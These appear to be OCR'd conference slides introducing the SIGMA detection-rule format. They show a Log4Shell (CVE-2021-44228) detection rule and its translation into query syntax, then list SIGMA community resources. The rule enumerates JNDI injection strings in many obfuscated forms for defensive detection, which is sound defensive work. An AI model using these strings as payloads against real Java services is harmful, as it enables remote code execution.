


```
title: Log4j RCE CVE-2021-44228 Generic
id: 5ea8faa8-db8b-45be-89b0-151b84c82702
status: experimental
description: Detects exploitation attempt against log4j RCE
  vulnerability reported as CVE-2021-44228 (Log4Shell)
author: Florian Roth
date: 2021/12/10
modified: 2021/12/13
references:
    - https://www.lunasec.io/docs/blog/log4j-zero-day/
```

```
(*$\{jndi\:ldap\:\/* OR *$\{jndi\:rmi\:\/* OR *$\{jndi\:ldaps\:\/* OR *$\
{jndi\:dns\:\/* OR *\/$%7bjndi\:* OR *%24%7bjndi\:* OR *$%7Bjndi\:* OR
*%2524%257Bjndi* OR *%2F%252524%25257Bjndi%3A* OR *$\{jndi\:$\{lower\:* OR
*$\{\:\:\-j\}$\{* OR *$\{jndi\:nis* OR *$\{jndi\:nds* OR *$\{jndi\:corba*
OR *$\{jndi\:iiop* OR *Reference\ Class\ Name\:\ foo* OR *$\{$\
{env\:BARFOO\:\-j\}* OR *$\{\:\:\-l\}$\{\:\:\-d\}$\{\:\:\-a\}$\{\:\:\-p\}*
OR *$\{base64\:JHtqbmRp* OR *$\{$\{env\:ENV_NAME\:\-j\}ndi$\
{env\:ENV_NAME\:\-\:\}$\{env\:ENV_NAME\:\-l\}dap$\{env\:ENV_NAME\:\-
\:\}\/\/* OR *$\{$\{lower\:j\}ndi\:$\{lower\:l\}$\{lower\:d\}a$\
{lower\:p\}\:\/\/* OR *$\{$\{upper\:j\}ndi\:$\{upper\:l\}$\{upper\:d\}a$\
{lower\:p\}\:\/\/* OR *$\{$\{\:\:\-j\}$\{\:\:\-n\}$\{\:\:\-d\}$\{\:\:\-
i\}\:*)
```

Translating to: Elastic Query

Example



```



      title: Log4j RCE CVE-2021-44228 Generic
      id: 5ea8faa8-db8b-45be-89b0-151b84c82702
      status: experimental
      description: Detects exploitation attempt against log4j RCE
        vulnerability reported as CVE-2021-44228 (Log4Shell)
      author: Florian Roth
      date: 2021/12/10
      modified: 2021/12/13
      references:
          - https://www.lunasec.io/docs/blog/log4j-zero-day/
```

```
("$${jndi:ldap:/" OR "$${jndi:rmi:/" OR "$${jndi:ldaps:/" OR
"$${jndi:dns:/" OR "/$$%7bjndi:" OR "%24%7bjndi:" OR "$$%7Bjndi:" OR
"%2524%257Bjndi" OR "%2F%252524%25257Bjndi%3A" OR "$${jndi:$${lower:" OR
"$${::-j}$${" OR "$${jndi:nis" OR "$${jndi:nds" OR "$${jndi:corba" OR
"$${jndi:iiop" OR "Reference Class Name: foo" OR "$${$${env:BARFOO:-j}" OR
"$${::-l}$${::-d}$${::-a}$${::-p}" OR "$${base64:JHtqbmRp" OR
"$${$${env:ENV_NAME:-j}ndi$${env:ENV_NAME:-:}$${env:ENV_NAME:-
l}dap$${env:ENV_NAME:-:}//" OR
"$${$${lower:j}ndi:$${lower:l}$${lower:d}a$${lower:p}://" OR
"$${$${upper:j}ndi:$${upper:l}$${upper:d}a$${lower:p}://" OR "$${$${::-
j}$${::-n}$${::-d}$${::-i}:")
```

Translating to: Splunk

SIGMA

Benefits of Writing rules in SIGMA

- Provide additional context in addition to the detection logic
- Be flexible (vendor neutral)
- Share your work in a way that'll help the community at large
- And mcuh more

Agenda

Resources

SIGMA

Get involved, learn and contribute

- SIGMA Project (https://github.com/SigmaHQ/sigma)
  - 280 Contributers
  - 1000+ Rules

Contributors 280

+ 269 contributors

- SIGMA Resources (https://github.com/nasbench/SIGMA-Resources)
  - Blogs, Cheat Sheets, Talks, Slides and much more

- Uncoder (https://uncoder.io/)

The End

Thank You

@nas_bench

nasbench.medium.com